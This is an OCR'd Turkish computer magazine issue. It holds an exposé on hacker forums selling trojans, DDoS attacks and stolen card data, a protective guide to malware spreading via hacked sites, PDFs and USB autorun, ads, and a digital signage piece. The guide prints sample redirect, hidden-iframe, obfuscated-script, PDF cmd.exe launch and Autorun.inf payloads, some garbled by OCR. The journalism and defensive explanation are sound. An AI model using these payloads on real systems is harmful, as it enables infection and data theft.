Yayın hayatına yeni başlayan www.benceiyi.com çok geniş bir kategori ağacına ve ürün yelpazesine sahip bir online ticaret sitesi. Kişilerin elektronikten-giyime, aksesuardan-telefona, bilgisayardan-mobilyaya, ev elektroniğinden-oyuncağa istedikleri her ürünü uygun fiyata bulabilecekleri, çok cazip kampanya seçenekleriyle alışveriş ihtiyaçlarını karşılayacakları bir yer. www.benceiyi.com fiyat olanakları ile öne çıkarken, güvenli alışverişin de yapıldığı bir ticaret merkezi. Evet bir ticaret merkezi, çünkü kişiler www.benceiyi.com'a üye olarak alışveriş yapmayı seçtiklerinde ve siteyi arkadaşlarına önerip, alışveriş yapmalarını sağladıkları zaman kendi merkezlerini kurmuş oluyorlar. Kişiler kendi ve arkadaşlarının hatta onların da arkadaşlarının alışveriş tutarları üzerinden ciddi primler kazanarak, primlerini istedikleri banka hesaplarına transfer ettiriyorlar. Sitede hediye çeki, ürün hediyesi gibi olanakların yanı sıra nakit para kazanma imkanı buluyorlar. 150 dolar'lık PC'yi www.benceiyi.com sitesinden "Queen Beta Sistem" ürün adıyla hemen sipariş edebilirsiniz.





TRUVA ATI 15 DOLAR

Anti virüs programları tespit edemiyor
Video lu öğreticiler
Messenger ve forum desteği

MALWARE KİT ÜCRETSİZ

Kendi bilgisayar virüslerinizi
kendiniz yaratın

DDOS SALDIRILARI GÜNLÜĞÜ 50 dolar

İnternetteki tüm web sitelerini dize getirebiliyor.
Önce dene, sonra öde.

AHLAKSIZ teklif

Korsanlar hizmetlerini internetten alenen sunuyorlar. Truva atları, virüs inşa kitleri, sunucu saldırıları, kredi kartları ve daha ne ararsanız. Yeter ki cebinizde para olsun.

BARIŞ EMRE ALKIM / CS

Banka hesabınız tamtakır, e-posta hesabınıza artık giremiyorsunuz ve Facebook'a girip arkadaşlarınıza içinizi dokemiyorsunuz. Başınıza bu çorabı ören başka ülkeden bir korsan olmak zorunda değil, belki de kesenin ağzını azıcık açıveren komşunuz.

"FamousHope" adlı korsan bu işi size 10 dolara hallediyor. 18 yaşındaki korsan "Hackforums.net" sitesinin alışveriş ilanları kısmında bu duyuruyu yapıyor ve müşterilerine istedikleri tüm e-posta adreslerine ve Facebook hesabına erişim sözü veriyor.

Ödemeyi, hedef hesapların kırıldığından emin olduğunuzda yapıyorsunuz. Birkaç gün içinde bu ilana bir sürü başvuran oldu. Ancak forum üyelerinden birkaçı, "FamousHope"ün tekliflerinden epey şikayetçi. Bunun nedeni de başkalarının hesaplarını çalmanın ahlaken ya da yasal olarak yanlış olması değil, bunun para talep edilmeyecek kadar basit bir şey olması. Sitenin "Premium satıcılar kısmı"nda tümüyle farklı şeyler, örneğin kredi kartı bilgileri el değiştiriyor.

Hem de küçük miktarlarda değil. Korsanlar burada ad ve adres bilgileriyle birlikte yüzlerce kart numarası satıyor. Eğer

bir numara engellenmişse müşteriye para istemeden yeni bir kredi kartı numarası yollanıyor. Uygun PIN numaraları içinse ayrıca ödeme yapıyorsunuz. Böylece potansiyel kurbanın hesabına erişim sağlanabiliyor. Eğer hesapta yüklü miktarda para varsa, hesabın şifresinin fiyatı 1000 dolara kadar yükselebiliyor.

Forumun "Premium" kısmında sadece kendini kanıtlamış korsanlar hizmetlerini sunabiliyor. Zaten siber hırsızlar birbirlerine kesinlikle güvenmiyorlar. O cazip Truva atı, aslında müşterinin bilgilerini de alıyor olabilir. Diğer yandan, "güvenilen" üyeler hizmetlerini tıpkı yazılım firmala-

FACEBOOK HESABI KIRMA 30 \$

Kırılan parola gönderiliyor
İşlem 24 saat içinde tamamlanıyor

KREDİ KARTI BİLGİSİ

ABD için **3**, AB üyeleri için kredi kartı
başına **30 AVRO**

Ekstra harcamalar için PIN numarası
ücrete tabi. (hesaptaki para miktarına
göre 1000 dolara kadar)

Tüm kredi kartları sorunsuzdur

MAKSİMUM ZARARLI ETKİNLİKLER

1.  **ABD** %23
2.  **Çin** %9
3.  **Almanya** %6

KREDİ KARTI MAKİNESİ 600 - 1500 dolar arası fiyatlar.

Tüm kredi kartlarını kopyalayabilir.
Veriler manyetik banda tarayıcıyla
aktarılabilir.

rıninki gibi sunuyorlar. Örneğin, Truva at-
ları ve virüsler normalde farklı paketler
halinde satılıyor. Sadece zararlı kod size
geliyor. Daha çok para öderseniz virüs, an-
ti virüslerin keşfedemeyeceği biçimde op-
timize ediliyor. Deluxe sürümü satın alan-
lar ise korsandan ömür boyu güncelleme
garantisi alıyorlar.

Uzmanlar: Profesyonel korsanlar yer altı forumlarında

Anti Malware üreticisi Emsisoft'un basın
sözcüsü Thomas Günther endişeye gerek
olmadığı görüşünde: "Gerçekten tehlikeli
korsanlar böyle forumlara uğramazlar bi-
le," diyor. Emsisoft, forumları gözetlemek
yerine yeni virüsleri cezp edip yakalayan
bal çömlerleri (honeypot) kullanıyor.
Günther, "böylece analiz uzmanlarımız
yeni zararlıları yakalayıp onları otomatik-
man enlemek için gereken imzaları ha-
zırlayabiliyorlar," diyor.

Kaspersky'de anti virüs uzmanı olarak
çalışan Christian Funk ise bu tür korsanlık
hizmetlerine daha tehlikeli gözle bakıyor.
"Zararlı yazılımlar son derece kişiselleşti-
rilmiş ve sıradan kullanıcıların kullanabi-
leceği şekle getirilmiş. Birden çok dilde 24
saat destek sunuluyor. Bu, tüm bilgisayar
kullanıcıları için tehlike çanları çalıyor de-
mek." Kaspersky, korsanlık forumlarını
gözetlemiyor. Şüpheli dosyaları Kaspersky
Güvenlik Ağı sunucusuna yollayabiliyor-

sunuz. Eğer bir zararlı yazılım söz konu-
suysa Kaspersky birkaç dakika içinde anti
virüs programı için bir güncelleme yayın-
lıyor.

Bununla birlikte, forumlar Norton
Security'yi hazırlayan Symantec tarafın-
dan yakından izleniyor. "Teklifleri sessiz
bir gözlemci olarak değerlendiriyoruz," di-
yor güvenlik uzmanı Stefan Wesche. Ama
korkmaya gerek yok, zira "Zararlı kodların
büyük kısmı zaten halihazırda bilinen vi-
rüslerin hafifçe değiştirilmiş hali." Bu vi-
rüsler programlar tarafından keşfedilme-
se de, kısa bir süre içinde anti virüs yazı-
lımları güncelleniyor. "Profesyoneller et-
kili zarar kodunu tespit ederek tek ve doğ-
ru bir saldırı başlatmayı hedefliyor."

Profesyonel korsanlar özel tekliflerde
de bulunuyor. Örneğin yaz aylarında Sie-
mens, ABD'den Güney Kore'ye varıncaya
kadar güç santrallerinin 14 tanesinde
"Stuznet" adlı bir virüse rastladı. 5.000
farklı işleve sahip olan zararlının hedefi,
Siemens santrallerin denetim yazılımı.
Bugüne kadar solucanlar Windows'taki
güvenlik açıklarını kullanıyorlardı. O yüz-
den sadece santralin veritabanından bilgi
seçmek değil, bunları kullanmak da müm-
kün. Solucanın hedefinin endüstriyel ca-
susluk mu yoksa şantaj mı olduğu henüz
belirsiz. Tek bildiğimiz, bir forumdan sa-
tın alınmış olmadığı. 

balkim@chip.com.tr



"Forum üyelerinin tamamını bu resme sığdırmak çok zor"

Soru 1

Ortak ilgi alanları teknoloji olan
50.000 kişiyi nerede bulabilirsiniz?

- a) konserde
- b) stadyumda
- c) mitingde
- ☒ d) **CHIP Online forumlarında**
- e) diğer forumlarda

Sadece teknoloji çatısı altında bir araya gelen
kullanıcıların her türlü konuyu rahatlıkla
tartışabileceği Türkiye'deki en nezih forum
CHIP Online'da olduğu için doğru cevap
(**D**) şıkkı olmalıdır.

Soru 2

Adres satırındaki boşluğa **50.000**
köşe yazarı olan bir web sitesi yazınız

www.chip.com.tr

Tamamen ücretsiz olarak sığteye kayıt olup haber
ve makalelere yorum yapan herkese özel bir web
sayfası açan ve tüm yorumları tek bir sayfada
görmülemeye izin veren Türkiye'in en iyi teknoloji
sitesi chip olduğu için cevap da **CHIP** olmalıdır.

**HEMEN KAYIT OLUN SİZ DE CHIP
AİLESİ İÇİNDE YERİNİZİ ALIN**

**Windows'dan Linux'a, dijital
fotoğraftan, cep telefonlarına, web
tasarımından, programcılığa kadar
onlarca etkili forum başlığı altında
çocuklarınızın bile güvenle
tartışabileceği kontrollü temiz forum**

Tümü Türkiye'nin en iyi teknoloji sitesinde

www.chip.com.tr

Dehşet saçan VİRÜSLERDEN KORUNUN

Zararlı yazılımlar bilgisayarlarımızı dört bir yandan kuşatıyor. Peki, sisteme sızmayı nasıl başarıyorlar? CHIP, **günümüz virüslerinin** nasıl yıkım sağtığını anlatıyor.

BARIŞ EMRE ALKİM / CM

Günümüzde internet kullanıcılarının sayısı neredeyse iki milyar. Bu, parolalar, PIN'ler ya da kredi kartı numaraları gibi, korsanların kıymetli saydığı bilgileri tehlikede olan iki milyar potansiyel kurban demek. Bu türden verileri çalmanın en kolay yolu enfekte web sitelerini ve dosyaları, özellikle de PDF belgelerini kullanmak. Bilişim Güvenliği Federal Kurumu yetkilisi Mario Blatz ise "USB bellekler gibi veri taşıyıcılar göz ardı edilen büyük bir tehlike kaynağı," yorumunu yapıyor. Bu yazıda CHIP üç standart virüsün bilgisayarınıza nasıl bu-

laştığını ve bunlar karşısında nasıl kendinizi koruyacağınızı anlatıyor.

Ocak ile Mart ayları arasında bilgisayarlara -çoğunlukla manipüle edilmiş web siteleri üzerinden- virüs bulaştırma çabalarında %26,8 artış olduğu saptandı. Zararlılardan sakınmak için porno, dosya indirme ya da crack sitelerinden uzak durmak yetmiyor virüs bulaştıran tehlikeli web sitelerinin %99'u korsanlar tarafından hacklenmiş yasal siteler. Zararlı kodlar ise "zararlı kod barındırıcı" (malware host) tabir edilen bir dış siteden yükleniyor. Günümüzde bu tür barındırıcılardan yaklaşık 120 milyon tanesinin etkin durumda olduğu belirtiliyor.

Kötüye kullanılan yazılımsal güvenlik

açıkları konusunda ise hiç kimse Adobe Reader'ın eline su dökemiyor. Haziran 2009 - Haziran 2010 arasında Reader'da tamı tamına 69 güvenlik açığı saptandı. Adobe nihayet güvenlik konusunda adım atmaya karar verdi ve 10. sürümünden itibaren Reader tüm kodları, sisteme erişimi en aza indirmek için bir kum havuzunda çalıştıracak. Diğer yandan USB aygıtları, zararlı kod taşıyıcılar arasında gözden kaçırılanlardan. Dolayısıyla korsanlar bireyleri hedef alabiliyor ya da firmalara, sırf o firma için hazırlanmış Truva atları yollayabiliyor. Çoğu zaman zararlı kodlar, Windows'un varsayılan ayarlarıyla etkinleştirilmiş olan otomatik başlatma işlevinden faydalanıyorlar.

"Zararlı kodlar, virüslü web siteleri ve PDF dosyaları sayesinde yayılıyor"


Özkan Bal - Avira AntiVir Türkiye - Sistem Destek Mühendisi



İnternette sörf yapıyor musunuz? Online alışveriş yapıyor musunuz? E-mail ile haberleşiyor musunuz? PC üzerinde banka işlemleri yapıyor musunuz? Avira Security Suite ödüllü virüs korumasına ek olarak, ekstra firewall, antispam, ebeveyn kontrol ve yedekleme fonksiyonu ile sizi güvenle koruyor. Bilgi için: www.antivir.com.tr

Internet: Kötü niyetli web siteleriyle veri hırsızlığı

Korsanlar için zararlı kodları yaymanın en kolay yolu yasal siteleri kullanmaktan geçiyor. Bu yöntemin kurbanları arasında Lenovo, TomTom ve hatta ABD maliye bakanlığı da var.



Korsanların manipüle ettiği web sitesi

Korsanlar üç yöntemle yasal siteleri zararlı kod barındırıcıya bağlayabiliyorlar

Redirect En kolay yöntem. HTML kodu ziyaretçiyi aşağıda görüldüğü gibi, doğrudan zararlı kod barındırıcıya yönlendiriyor.

```
<meta http-equiv="refresh" content="0; url=http://www.malware.com">
```

iFrame Görünmez bir iFrame sitenin içinde ikincil bir site gibi çalışıyor ve zararlı kodu yüklüyor. iFrame unsuru doğrudan hedef web sitesini gösteriyor:


```
<iframe src="http://www.malware.com"> </iframe>
```

JavaScript Kırılan siteye JavaScript kodu eklemek tıpkı ActionScript'te (Flash) olduğu gibi daha zor. Çoğu zaman bu kod gizleniyor (aşağıya bakınız) ve böylece koruma yazılımının hedef web sitenin bağlantısını tanıması imkansız oluyor.


```
<script>
function c268fb268di49ff54f25b4a1(i49ff54f25b87a)
{ff54fr4f+3637+rF7+r4f+3637+r4f+2697+r4f+07+r4f+43E;document.write(i49ff54f25c40e(i49ff54f25df4f)); </script>
ZIELDOMAIN: http://antivirus.vc/?174c
```

Otomatik: Exploit kit PC'ye erişiyor

Korsanlar saldırıdan önce virüs yerine, zararlı kod web sitelerinde "exploit kit" oluşturuyor. Bunlar tarayıcıdaki ya da eklentilerdeki sayısız güvenlik açıklarından yararlanarak PC'yi ele geçiriyor. Sağda resmini gördüğünüz "Eleonore" adlı exploit kit'in son sürümü 1.000 dolara satılıyor ve tüm dünyada 1,2 milyon PC'ye bulaşmış durumda.




Bilgisayarınızı Web'de nasıl koruyacaksınız



Güvenlik paketi Avira Antivir Premium Security Suite 2010 gibi bir güvenlik paketi bilgisayarları zararlılardan koruyor. Hem Windows'un hem de tarayıcının sürekli güncellenmesi şart.



Web bağlantıları Sörf sırasında tehlikeli sitelerden uzak durmak için WOT gibi bir bağlantı denetleyici kullanın. Tarayıcının yemeleme filtresini devre dışı bırakmamalısınız.




JavaScript Adblock ya da NoScript gibi eklentiler bilgisayarları zararlı betik kodlarından koruyor. Tam güvenlik içinse tarayıcı seçeneklerinden JavaScript'i devre dışı bırakabilirsiniz.

PDF: Anti virüsleri ters köşeye yatıran zararlılar

Virüs tarayıcılar birçok virüsün kodunu tanıyabiliyor. Yakayı elvermemek için de korsanlar kodları parçalara ayırıp çoğu zaman şifreli halde PDF dosyalarına saklıyor.



4 Bulaşma: Zararlı kod bilgisayarı ele geçiriyor

Üzerinde oynanmış PDF'ler sayesinde çeşit çeşit zararlı kod PC'ye ulaşıyor. Zeus gibi Truva atları (Zbot ve Kneber adıyla da biliniyor) listenin en yukarısında.



3 Çalıştırma: Zararlı kod belleğe sekte vuruyor

İşletilen zararlı, Reader'ın çalışma belleğini gelişigüzel kodlarla dolduruyor ve böylece zararlı kod bir sonraki bellek alanına taşarak orada çalıştırılıyor. Bu da genelde web'den diğer zararlıları yükleyen bir "dropper" olarak görev yapıyor.



57 %

Web tabanlı saldırıların büyük kısmı PDF okuyucuların açıklarını hedefliyor

1 Gizli: Kod, PDF dosyalarıyla dağıtılıyor

PDF belgeleri metin, yazıtipi, boşluk, form ve sıçrama etiketleri gibi nesnelerden oluşuyor. 100 sayfalık bir belgede en aşağı 10.000 nesne yer almakta. Hile: Korsanlar zararlı kodları bölüp farklı nesnelere yerleştiriyorlar ki virüs tarayıcılar tarafından saptanmasın.

```

/Type /Action /S /Launch /Win << /F (cmd.exe) /
fso.OpenTextFile(,doc.pdf", 1, True) >>
script.vbs && echo s=InStr(pf,"SS") >>
batscript.vbs Click the „open“ button to
view this document.)
    
```

2 Birleştirme: Reader dosyayı açınca kod birleşiyor


Reader bir PDF dosyasını açarken farklı PDF nesnelerini bir araya getiriyor ve her bir nesneyi belirtilmiş parametrelere göre görüntülüyor. Böylece Reader nesnelerin içindeki betikleri de (JavaScript ya da aşağıda PDF Exploit Pidief'te görüldüğü gibi, Visual Basic betiklerini) çalıştırıyor. İlk betik komutu farklı nesnelerdeki kod parçacıklarını bir araya getiriyor ve son komut da bunu çalıştırıyor. Bu da, örneğin bir tampon bellek taşmasına sebep olabilir.

```


obj 8 0 Type: /Action Referencing: << /Type /Action /S
/Launch /Win << /F (cmd.exe) /P (/c echo Set
fso=CreateObject(„Scripting.FileSystemObject“) >
script.vbs && echo Set
f=fso.OpenTextFile(,doc.pdf", 1, True) >>
script.vbs && echo pf=f.ReadAll >>
script.vbs && echo s=InStr(pf,"SS") >>
script.vbs && echo e=InStr(pf,"EE") >>
script.vbs && echo s=Mid(pf,s,e) >>
    
```



Bilgisayarınızı virüslü PDF'lerden nasıl koruyacaksınız?



Betikler Adobe Reader'da "Edit / Preferences / JavaScript" menüsünden betikleri devre dışı bırakın. "Authorizations" menüsünden de harici program çalıştırmayı engelleyin.



Alternatif Çoğu PDF Exploit özellikle Adobe Reader'ı göze kestirdiğinden DVD'deki Foxit Reader gibi bir alternatif okuyucuyu öneriyoruz. Elbette onu da düzenli bir şekilde güncellemelisiniz.

Adres	Version	Last Update	Result
adobe.com	9.0.0.0	2009-07-10	---
adobe.com	9.0.0.0	2009-07-10	---
adobe.com	9.0.0.0	2009-07-10	---
adobe.com	9.0.0.0	2009-07-10	---
adobe.com	9.0.0.0	2009-07-10	---
adobe.com	9.0.0.0	2009-07-10	---

Dosya denetimi Korsanlar e-posta aracılığıyla da virüslü PDF yolluyorlar. Bu tarz dosyaları DVD'de verdiğimiz VirusTotal Uploader'la analize gönderebilirsiniz.

USB: Tüm aygıtlar için yüksek bulaşma riski

İster bir fotoğraf makinesi olsun, ister MP3 çalar ya da USB bellek. Zararlı kodların USB aygıtlara bulaşması işten bile değil. Windows sayesinde virüsler bir bilgisayardan diğerine kolayca atlıyor

VİRÜSLÜ PC

Manipülasyon: Zararlılar USB aygıtlarını tanıyor

Kimi zararlılar Windows'un otomatik başlatma özelliğini gözetim altına alarak harici veri taşıyıcıları saptıyor. Zararlı kod, virüslü bir USB aygıtı görür

```
Autorun.inf
1. [AutoRun]
2. open=[malware.exe]
3. icon=[malware.ico]
4. action=Programm starten
```

görmez, veri taşıyıcının kök dizinine gizlenmiş Autorun.inf dosyasına başlatma satırı ekliyor (bağlantılara bakınız).

Başlatma: Otomatik başlatma Windows'u enfekte ediyor

Virüslü veri taşıyıcı bir başka bilgisayara takılınca Windows, Autorun.inf dosyasındaki komutları çalıştırıyor. Buna zararlı kod da dahil. Bu zararlılar .exe dosyalar halinde olabileceği gibi, tarayıcıyı bir zararlı kod sitesine yönlüten HTML dosyaları da olabiliyor.



PC virüsü USB aygıtlarına bulaştırıyor



Aygıtlar PC'ye bulaşıyor



KULLANICI PC'Sİ

Üreticiden tüketiciye virüs

Kimi "güvenilir" firmalar üretim sırasında virüs kapalı USB aygıtları farkına varmadan tüketiciye satıyor. İşte bazı örnekler:

Olympus µTough 6010: Kalite kontroldeki hatalar yüzünden Olympus, Japonya'da 1.700 adet virüslü fotoğraf makinesi sattı.



IBM USB bellekler: IBM, Avustralya'da gerçekleşen bir güvenlik konferansında standa gelen katılımcılara virüslü USB bellek dağıttı.



Creative Sound Blaster X-Fi Go:

Üzerinde bir Truva atı ve bir de solucan bulunan aygıt ortalığı birbirine kattı. Corelink.D Truva atı, THK adlı Rootkit'i ve Almanah.V adlı Truva atlarını yükleyip otomatik başlatma işlevi üzerinde oynuyor. RJump.AJ adlı solucan ise Truva ajanı JXU'yu yüklüyor ve her USB aygıtına kopyalıyor.




7 Milyon

Conficker solucanı
7 milyon bilgisayara
USB bellekler aracılığıyla bulaştı



USB enfeksiyonlarından böylece korunabilirsiniz



Avira Antivir Rescue System

Sisteminiz bir şekilde bu virüslerden etkilendiye tüm sürücüler bundan etkilenmiştir. Kurtulmanın en kolay yolu PC'yi bir kurtarma CD'si ile başlatmak olacaktır. Bu konuda www.antivir.com.tr adresinden ücretsiz olarak indirebileceğiniz Rescue System ISO dosyasını bir CD'ye yazarak kullanabilirsiniz.



Guard: Autorun blocked



Date/Time: 25.11.2010, 19:16:43
Type: Autorun blocked

Access to the file 'F:\autorun.inf' was blocked for your security.

Additional information on this is available in the help.

Avira Guard

Her zaman aktif olarak sisteminizi virüslere karşı koruyan Guard, genellikle USB belleklerden autorun.inf dosyası vasıtasıyla bulaşan virüsleri de kolaylıkla engelliyor.



Ses ve görüntü dünyasındaki en yeni gelişmeleri ve teknolojileri, satın alırken dikkat etmeniz gereken tüm detayları, bu dünyanın gizli yüzü sizlerle paylaşıyor.
av@chip.com.tr

Digital Signage

İLETİŞİMDE YENİ TREND

Kurumsal firmalar artık duyurularını kağıtlara basmaktansa **DIGITAL SIGNAGE** teknolojisini tercih ediyor. Sistem, tek merkezden çok noktaların kolayca yönetilmesi ve daha az maliyetli ve etkili olması gibi birçok avantaj sağlıyor.

Bilgiyi, doğru kişilere, en doğru zamanda ve en etkin şekilde iletmek firmaların öncelikleri arasında yer alıyor. Bölgelere yayılmış ofislere ve yüksek sayıda personele sahip firmalarda ise bu çok daha fazla önem taşıyor. İletilmesi gereken mesajların spam'lere boğulmuş e-posta kutuları içinde dikkatten kaçma riski var. Bu yüzden birçok firma duyurularını kağıtlara basıp dağıtmayı tercih ediyor. Ancak bu da özellikle hız açısından gecikmeli ve masraflı bir yöntem. Üstelik masaların üzerinde bekleyen diğer evrakların içinde kaybolma riski de mevcut.

Kurumsal iletişim alanında "Digital Signage" teknolojisi ise günümüzde var olan en etkin ve en modern yöntem. Artık, firmalar için istenilen personele istenilen mesajı ister anlık ister de takvime bağlı olarak iletebilmek hayal değil. Yerinizden kalkmadan hazırlanabilecek içeriğin istenilen alanlardaki görüntü birimlerine istenilen zamanda veya anında yayınlanması mantığına dayalı bu yöntem ülkemizin önde gelen firmaları tarafından kullanılmaya başladı bile.

Kâğıtlara baskı ile duyurunun çevre kirliliği açısından olumsuz etkileri, ajans ve baskı maliyetleri ve en önemlisi de hazırlık ve baskı aşamasındaki zaman kaybı göz önünde bulundurulduğunda, Digital Signage'in kurumsal iletişimde son derece cazip bir yöntem olduğu açıkça görülebilir.

Digital Signage ile çalışan firmalar posterlerden çok daha etkili olan projektör, LCD ya da plazma ekranlar ile çalışanları-

na ve müşterilerine ulaşabiliyor. Herşey tek bir yerden ve hiç beklemeden sadece birkaç fare tıklamasıyla yönetilebiliyor. Sistem internet protokolü üzerinden de çalışabildiği için şubeler arası anlık duyurular da kolaylıkla yapılabilir. Bu yapıda televizyon yayını yapan ekranlarınızı sadece kendinizin kontrol edebileceğiniz bir interaktif ekrana çevirip, bir yandan duyurularınıza, bir yandan da televizyon yayınına yer verebilirsiniz. Ne zaman hangi kanalın yayında olacağı, yayının ne zaman biteceği digital signage ile çok kolay bir şekilde belirlenebiliyor.

Ekran kağıdın yerini alıyor

Şüphesiz reklam sektörü ekranların en cazip olduğu sektörlerden biri. Artık dünyada birçok reklam şirketi mecralarını dijitalle dönüştürüp internet üzerinden yönetiyor. Doğru zamanda doğru mesajı vermek, belirli sürelerde veya günlerde anlık görüntüler ve animasyonlar oynamak gibi farklı şeyler arayan JC Decaux, Clear Channel, Ströer gibi büyük reklam şirketleri halihazırda Digital Signage'ı çok verimli bir şekilde kullanıyor. Ayrıca bu; otellerde, konferans salonlarında, mağazacılıkta, lokantalarda, kafelerde ve alışveriş merkezlerinde büyük kitlelere ulaşmak ve yayın hizmeti vermek için en kolay ve en etkili yöntem.

Artık, toplantı salonlarının kapılarına yazıcıdan çıkarılmış bir kağıt yapıştırmak ya da bir kart yerleştirmek yerine, özel bir LCD ekran monte edip önceden programlanmış bir yazılımla toplantı gün ve saati-

ni görüntüleyebilirsiniz. Bu şekilde daha kolay ve hızlı yönetilebilir, sık toplantı odaları yaratmak tamamen sizin elinizde.

Doğru yazılımı seçmek önemli

Digital signage için tabii ki en önemli noktalardan biri de yazılım seçimi. Bu noktada Net Display Systems'in popüler yazılımı PADS çok doğru bir seçim olacaktır. PADS ile animasyonlar oynatabilir, kayan yazı ile duyuru yapabilir, televizyon yayını görüntüleyebilir, hatta saatine göre kanal değiştirip veritabanından ya da RSS üzerinden haberleri okuyup ekrana yansıtabilirsiniz. Bu yazılımı tercih eden firmalar arasında Microsoft, Shell, Nestlé, BASF, Coca Cola, Volkswagen, P&G, Luft-hansa, Rolex, Honda, Bayer, Hilton, IKEA, ING Bank, IBM ve HP gibi güçlü referanslar bulunuyor.

Görüntü aktarım ünitesine dikkat

